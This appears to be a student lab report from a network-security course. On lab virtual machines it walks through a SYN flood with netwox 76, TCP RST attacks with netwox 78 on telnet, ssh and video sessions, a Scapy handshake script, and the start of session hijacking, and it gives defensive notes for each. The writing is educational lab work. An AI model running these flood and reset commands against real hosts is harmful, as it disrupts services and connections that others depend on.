[10/28/19]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[10/28/19]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 0
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[10/28/19]seed@VM:~$
```

Output of netstat -na after turning SYN cookie off and re-running the netwox 76 attack



```
Terminator
Ubuntu 1 [Running]
/bin/bash
[10/28/19]seed@VM:~$ sudo netwox 76 --dst-ip 10.0.2.4 --dst-port 80 --spoofig "raw"

Ubuntu Desktop
/bin/bash
unix 3 [ ] STREAM CONNECTED 21529
unix 3 [ ] STREAM CONNECTED 17694 /run/systemd/journal/
stdout
unix 3 [ ] STREAM CONNECTED 23453 @/tmp/.X11-unix/X0
unix 3 [ ] STREAM CONNECTED 15568 /run/systemd/journal/
stdout
unix 3 [ ] STREAM CONNECTED 24212 @/tmp/dbus-KherWrbWUj
unix 2 [ ] DGRAM 23861
unix 3 [ ] STREAM CONNECTED 23670
unix 3 [ ] STREAM CONNECTED 21530 @/tmp/dbus-KherWrbWUj
unix 3 [ ] STREAM CONNECTED 15487
unix 3 [ ] STREAM CONNECTED 23434
```

Syn cookie can effectively protect the machine against Syn flooding because it allows a server or a victim machine to avoid dropping connections when the SYN queue fills up. Instead of storing the additional requested connections, the additional SYN entries are encoded into the sequence number sent in the SYN+ACK response. Then, if there are additional ACK responses from the client machine, the server or victim machine is able to reconstruct the SYN queue and proceed with a normal connection.

Design

Similar to the previous attacks, this SYN flooding attack was designed using a netwox tool, in this case, netwox 76. The netwox 76 tool asks for the victim machine's ip address and a specific port number to launch the attack. In this case, the victim's IP was 10.0.2.4 and the port attacked was 80.

Observation

The attack appeared to be successful. The packets captured through Wireshark show a series of packets being sent to the correct victim Ip on port 80.

Explanation


The attack appeared to be successful as observed through the packets captured through Wireshark.

Defensive thought

As mentioned in the assignment description, an effective way to defend against a SYN flooding attack is to have the SYN cookie turned on. By turning on the SYN cookie, an attacker is unable to overload the Victim's SYN queue in order to create a form of denial of service attack.

3.4 Task (4) : TCP RST Attacks on telnet and ssh Connections

Create a telnet connection between two machines. Connection is between 10.0.2.5 and 10.0.2.15




```
Terminator
/bin/bash
[10/28/19]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Oct 28 15:25:15 EDT 2019 from 10.0.2.15 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage


1 package can be updated.
0 updates are security updates.
```

Capturing telnet traffic between 10.0.2.5 and 10.0.2.15 with Wireshark




No.	Time	Source	Destination	Protocol	Length	Info
1	2019-10-28 15:30:19.3371471...	10.0.2.15	10.0.2.5	TELNET	69	Telnet Data
2	2019-10-28 15:30:19.3376443...	10.0.2.5	10.0.2.15	TELNET	74	Telnet Data
3	2019-10-28 15:30:19.3379507...	10.0.2.15	10.0.2.5	TCP	66	54498 → 23
4	2019-10-28 15:30:19.7215035...	10.0.2.15	10.0.2.5	TELNET	69	Telnet Data
5	2019-10-28 15:30:19.7219850...	10.0.2.5	10.0.2.15	TELNET	94	Telnet Data
6	2019-10-28 15:30:19.7220547...	10.0.2.15	10.0.2.5	TCP	66	54498 → 23
7	2019-10-28 15:30:20.3714620...	10.0.2.15	10.0.2.5	TELNET	69	Telnet Data
8	2019-10-28 15:30:20.3760463...	10.0.2.5	10.0.2.15	TELNET	99	Telnet Data
9	2019-10-28 15:30:20.3760610...	10.0.2.15	10.0.2.5	TCP	66	54498 → 23
10	2019-10-28 15:30:21.0442023...	10.0.2.15	10.0.2.5	TELNET	69	Telnet Data


Launching the attack using netwox 78 and observing the behavior through Wireshark




Victim can now see the files of the observer




Creating an ssh connection between two machines 10.0.2.15 and 10.0.2.5




Observing ssh traffic between 10.0.2.5 and 10.0.2.15



Launching the attack using netwox 78



Observing broken pipe error on 10.0.2.15 connected to 10.0.2.5 via ssh



Using Scapy to perform the TCP RST Attack

Using this script to run the attack. This script was obtained from

<https://www.fir3net.com/Programming/Python/how-to-build-a-tcp-connection-in-scapy.html>

```
Open [F1]
#!/usr/bin/python
from scapy.all import *

# VARIABLES
src = sys.argv[1]
dst = sys.argv[2]
sport = random.randint(1024,65535)
dport = int(sys.argv[3])

# SYN
ip=IP(src=src,dst=dst)
SYN=TCP(sport=sport,dport=dport,flags='S',seq=1000)
SYNACK=sr1(ip/SYN)

# ACK
ACK=TCP(sport=sport, dport=dport, flags='A', seq=SYNACK.ack, ack=SYNACK.seq + 1)
send(ip/ACK)
```

Establishing an ssh connection between 10.0.2.5 and 10.0.2.15

```
[10/28/19]seed@VM:~$ ssh 10.0.2.5
seed@10.0.2.5's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Mon Oct 28 15:47:10 2019 from 10.0.2.15
[10/28/19]seed@VM:~$
```

Observing the ssh traffic using wireshark


Capturing from enp0s3

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
1	2019-10-28 16:16:41.9833107...	PcsCompu_70:df:0e	PcsCompu_9d:9d:c8	ARP	42	who has 1...
2	2019-10-28 16:16:41.9834855...	PcsCompu_9d:9d:c8	PcsCompu_70:df:0e	ARP	60	10.0.2.3 ...
3	2019-10-28 16:16:52.5507144...	10.0.2.15	10.0.2.5	SSH	102	Client: E...
4	2019-10-28 16:16:52.5521265...	10.0.2.5	10.0.2.15	SSH	102	Server: E...
5	2019-10-28 16:16:52.5521397...	10.0.2.15	10.0.2.5	TCP	66	59314 → 2...
6	2019-10-28 16:16:52.7675456...	10.0.2.15	10.0.2.5	SSH	102	Client: E...
7	2019-10-28 16:16:52.7680383...	10.0.2.5	10.0.2.15	SSH	102	Server: E...
8	2019-10-28 16:16:52.7683779...	10.0.2.15	10.0.2.5	TCP	66	59314 → 2...
9	2019-10-28 16:16:52.9125634...	10.0.2.15	10.0.2.5	SSH	102	Client: E...
10	2019-10-28 16:16:52.9129075...	10.0.2.5	10.0.2.15	SSH	102	Server: E...

Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
Ethernet II, Src: PcsCompu_70:df:0e (08:00:27:70:df:0e), Dst: PcsCompu_9d:9d:c8 (08:00:27:9d:9d:c8)
Address Resolution Protocol (request)

Launching the TCP RST attack using the scapy script and observing resulting traffic in Wireshark



Design

Again, similar to the previous attacks, this attack was designed using the netwox tool kit. After the specified source and destination IP targets are input into the netwox command, the telnet and ssh sessions were successfully interrupted. For the second part of this task, the ssh and telnet sessions were interrupted using a python script that utilized commands of the scapy tool set.

Observation

After running netwox 78 to attack both the telnet and ssh sessions, the attack successfully interrupted the communication and broke any further information transmission between the two hosts.

Explanation

After executing the attacks on ssh and telnet sessions using both netwox and scapy tools, the attacks appeared to perform successfully. When the netwox tools executed, the successful disruption of device communication was captured using Wireshark. The session disruption


Defensive Thought

TCP RST attacks can be prevented if a `tcp ack-rst-and-syn` command is enabled on the victim server/ device. When this feature is enabled, the "the router challenges any RST or SYN messages that it receives by sending an ACK message back to the expected source of the message". The `tcp ack-rst-and-syn` command enables the device to respond in 1 of two ways.

1. If it is recognized that the source sends the RST message, it can recognize the message as valid and shut down session on the device / router
2. If it is recognized that the source did not send the RST message, the message is flagged as invalid and the session will no be interrupted or shut down.



3.5 Task (5) : TCP RST Attacks on Video Streaming Applications

Establishing a TCP connection between the Victim and video streaming service. Observer observes this tcp connection through wireshark



Using Netwox to disrupt the TCP connection being used to stream video to the victim machine:

After the attack was launched, the video continued to play through to the end of the buffer. However, when the video reached the buffer, the video ended and did not continue to play.



Design

Again, similar to the previous attacks, this attack was designed using the netwox tool kit. After the specified source and destination IP targets are input into the netwox command, the video streaming service was successfully interrupted.

Observation

After running netwox 78 to attack the TCP session for streaming video, the attack successfully interrupted the communication and broke any further information transmission between the two hosts.

Explanation

After executing the attacks, the attacks appeared to perform successfully. When the netwox tools executed, the successful disruption of device communication was captured using Wireshark. The session disruption


Defensive Thought

TCP RST attacks can be prevented if a tcp-ack-rst-and-syn command is enabled on the victim server/ device. When this feature is enabled, the “the router challenges any RST or SYN messages that it receives by sending an ACK message back to the expected source of the message”. The a tcp-ack-rst-and-syn command enables the device to respond in 1 of two ways.

1. If it is recognized that the source sends the RST message, it can recognize the message as valid and shut down session on the device / router
2. If it is recognized that the source did not send the RST message, the message is flagged as invalid and the session will no be interrupted or shut down.

3.6 Task (6) : TCP Session Hijacking

Establishing a telnet connection between hosts 10.0.2.5 and 10.0.2.15c



The screenshot shows a terminal window titled "Terminator" with a dark theme. The prompt is [10/28/19]seed@VM:~\$. The user enters telnet 10.0.2.5. The output shows the connection process: Trying 10.0.2.5..., Connected to 10.0.2.5., Escape character is '^'. The remote host is Ubuntu 16.04.2 LTS, and the user logs in as 'seed'. The terminal displays the last login time and the Ubuntu version. The user then enters a password, and the terminal shows the login success message. The terminal also displays the documentation, management, and support links for Ubuntu. The terminal shows that 1 package can be updated and 0 updates are security updates. The terminal prompt is [10/28/19]seed@VM:~\$.

